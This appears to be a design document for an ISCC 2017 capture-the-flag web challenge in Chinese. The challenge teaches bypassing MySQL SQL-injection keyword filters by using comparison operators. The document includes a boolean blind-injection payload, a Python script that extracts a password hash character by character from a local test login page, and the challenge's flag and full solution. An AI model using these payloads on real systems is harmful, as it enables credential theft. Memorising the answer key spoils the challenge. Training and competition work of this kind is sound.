题目编号:ISCC-20XX-XX

第14届（2017）

**信息安全与对抗技术竞赛**

**题目设计说明书**

【！严格保密！请将所有资料打包加密传输！】

|  |  |
| --- | --- |
| 题目名称： | 有种你来绕 |
| 题目类型： | Web |
| 题目作者： | 张乃公 |
| 出题组织： | 河南牧业经济学院 |
| 出题日期： | 2017年06月24日 |

文档变更记录

（A：增加、M：修改、D：删除）

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 版本 | 状态 | 参与者 | 日期 | 描述 |
| V1.0 | A | 张乃公 | 2017.06.24 | 初稿 |
|  |  |  |  |  |
|  |  |  |  |  |
|  |  |  |  |  |
|  |  |  |  |  |
|  |  |  |  |  |
|  |  |  |  |  |

**目 录**

[1 引言 3](#_Toc454214768)

[1.1 编写目的 3](#_Toc454214769)

[1.2 缩写定义 3](#_Toc454214770)

[2 关卡设计 3](#_Toc454214771)

[2.1 出题要求 3](#_Toc454214772)

[2.2 设计思路 4](#_Toc454214773)

[2.3 关键技术及解决方案 4](#_Toc454214774)

[2.3.1 关键技术 4](#_Toc454214775)

[2.3.2 解决方案 4](#_Toc454214776)

[2.4 题目名称及描述 4](#_Toc454214777)

[2.4.1 题目名称 4](#_Toc454214778)

[2.4.2 题目描述 4](#_Toc454214779)

[2.5 题目部署方法 5](#_Toc454214780)

[2.6 过关流程及过关标志 5](#_Toc454214781)

[2.7 硬件使用及网络拓补 5](#_Toc454214782)

[3 相关问题 5](#_Toc454214783)

[3.1 题目分值 5](#_Toc454214784)

[3.2 题目Flag 5](#_Toc454214785)

[3.3 竞赛阶段服务器端监控方法 5](#_Toc454214786)

[3.4 须注意的问题 6](#_Toc454214787)

[4 附件 6](#_Toc454214788)

[4.1 附件1：题目源代码 6](#_Toc454214789)

[4.2 附件2：解题工具 6](#_Toc454214790)

[4.3 附件2：选手下载附件 6](#_Toc454214791)

# 引言

## 编写目的

本文档为第14届信息安全与对抗技术竞赛(ISCC2017)关卡类题目的详细设计文档。本文档面向竞赛组织者，用于说明此关卡的设计思路和搭建配置方法，本文档也可作为参赛者竞赛后的学习资料。

## 缩写定义

【文档中所用到的缩写定义】

|  |  |  |
| --- | --- | --- |
| 编号 | 缩写 | 定义 |
| 1 |  |  |
| 2 |  |  |

# 关卡设计

## 出题要求

1. 请严格按照模版详细撰写《ISCC分组对抗赛-对抗题-设计说明书》（必须严格按照文档模板要求写，不按照要求写的选手一律给分不超过2分，满分5分）；
2. 请严格按照模版填写《ISCC20XX对抗题-信息简表》；
3. 选手出题需要注意每一道题目放在一个文件夹中，文件夹以“ISCC20XX-编号”命名（例如ISCC2016-01），每人至少出两道题目；
4. 题目文件夹中包含一个题目设计报告和三个子文件夹：选手下载附件、解题工具和题目源代码；
5. 题目源代码做成压缩包统一放在“题目源代码”文件夹中；
6. 解题工具（便于主办方测试题目、如果工具较大可以只提供工具清单，写在一个txt文件中即可）做成压缩包统一放在“解题工具”文件夹中；
7. 提供给选手的附件做成压缩包统一放在“选手下载附件”文件夹中；
8. 服务器类题目环境不能因为选手做题而被破坏。限制选手的权限，尤其是写权限。比如随意修改题目服务器内部文件，修改数据库内容和控制题目服务器进行内网扫描等；
9. 修复题目服务器中操作系统的已知漏洞，降低选手利用这些漏洞得分的可能性；
10. 做到一个题目服务器中一个或者多个题目，而不是一个题目多个题目服务器；
11. 赛时的网络环境中会使用网络代理，题目不应与该环境要求有所冲突；
12. 保证题目flag的唯一性，不能出现一题多解的情况；
13. 出题过程中有疑问请联系我们，邮箱：[iscc2016@163.com](mailto:iscc2016@163.com)。

## 设计思路

【介绍题目的背景、特点、考察选手哪些方面的能力】

考察 php+mysql 的sql注入的绕过技术。重点考察对sql绕过的能力。

## 关键技术及解决方案

### 关键技术

【介绍解答题目需要掌握哪些技术，以及这些技术的时代背景】

### 解决方案

【介绍题目的解题思路】

1. 首先手工尝试各种函数，发现都被过滤了，但是同时还有操作符!,!=,=,+,-,^,%,>,<,~ 没有被过滤掉，可以尝试用操作符构成payload 进行注入。
2. 可以在本地使用mysql 进行测试 select user from mysql.user where user=''=0 因为 where user='' 是返回0,然后0=0就会返回1,所有返回了所有的用户
3. 所以我们就可以用`!=`号来构造判断条件,从数据库中读取数据
4. select user from mysql.user where user=''!=(mid((user)from(-1))='t')，如果 (mid((user)from(-1))='t') 返回的是0,那么整个判断就会返回false,如果是1,我们就查到数据了

## 题目名称及描述

### 题目名称

有种你来绕

### 题目描述

【题目描述作为给参赛选手的提示，文字风格可以幽默点（可以参照其他CTF比赛的题目描述风格）】

我都过滤了，看你怎么绕。记住是mysql。

## 题目部署方法


【分三种题型：1、提供附件给选手下载；2、部署在服务器上，分步骤给出题目的部署过程，附带每一步的截图和详细的文字说明；3、不需要附件或服务器】


环境要求：php5以上包括5 系统：windows、linux都可以。 有db.sql文件 直接导入进去就行。然后 修改include/conf.php里面的数据库链接地址、用户名、密码、数据库


## 过关流程及过关标志


【分步骤详细说明解题过程，附带每一步的截图，题目测试人员能够按照本小节所提供的解题过程成功复现解题】

1. 首先，使用brup抓登陆的数据包，然后把数据包发送到repeater中，开始使用payload 来测试，首先测试 or and select union 等函数，出现了illegal character 证明这些函数是被过滤了，










1. 然后使用 != = + - ^ 等操作符 发现 并没有过滤。



1. 这里就可以使用操作符来进行构成语句

(mid((user)from(-1))='t') 返回的是0,那么整个判断就会返回false,如果是1,我们就查到数据了.

Payload : uname='!=(mid((passwd)from(-1))='e')='1&passwd=1



1. Payload : uname='!=(mid((passwd)from(-1))='a')='1&passwd=1 from(-1)=’e’这里修改成其他的就会爆出username error 只有e 才是password error 说明最后一个是e 然后一次类推修改from(-数字) =’123456789abcdef’ 就可以爆passwd
2. 由于手工注入太慢就用python写了一个 poc 来进行测试 。

代码如下：

#!/usr/bin/python

# -\*- coding:utf-8 -\*-

import requests

url = "http://127.0.0.1/web200/login.php"

randstr = "0123456789abcdef"

remark=""

proxy = {"http":"127.0.0.1:8080"}

for j in range(1,33):

for i in randstr:

passwd = i+remark

uname = "'!=(mid((passwd)from(-{j}))='{passwd}')='1".format(j=str(j),passwd=passwd)

data = {"uname":uname,"passwd":"ddd"}

# print uname

res = requests.post(url,data)

if "password error!!" in res.text:

remark = passwd


print remark

break


1. 运行脚本，爆出密码 123456 的md5值



1. 爆出后解md5 然后admin后台登陆。



1. 可以看出那里有执行，直接在文本框里输入flag 就会下面的文本框就会输出flag 值



## 硬件使用及网络拓补

【如果题目需要其他硬件支持，请在这里列出硬件配置及数量；如果题目网络存在多个节点，请给出题目的网络拓扑图】

# 相关问题

## 题目分值

【题目难度满分为500分，每50分一档、共10档。请给出你对题目难度的评分】


300分

## 题目Flag

【给出题目的flag及修改flag的方法】

Flag:Flag{sql\_iNJEct\_is\_Easy}

修改flag的方法：找到admin目录下的index.php 然后编辑它，在这里就可以修改flag的值



## 竞赛阶段服务器端监控方法

【如果需要监控服务器，请给出监控方法】

## 须注意的问题

【介绍部署题目、解题过程需要注意的一些问题】

数据库权限不要太大，只让有简单select就可以 。

# 附件

## 附件1：题目源代码

## 附件2：解题工具

## 附件2：选手下载附件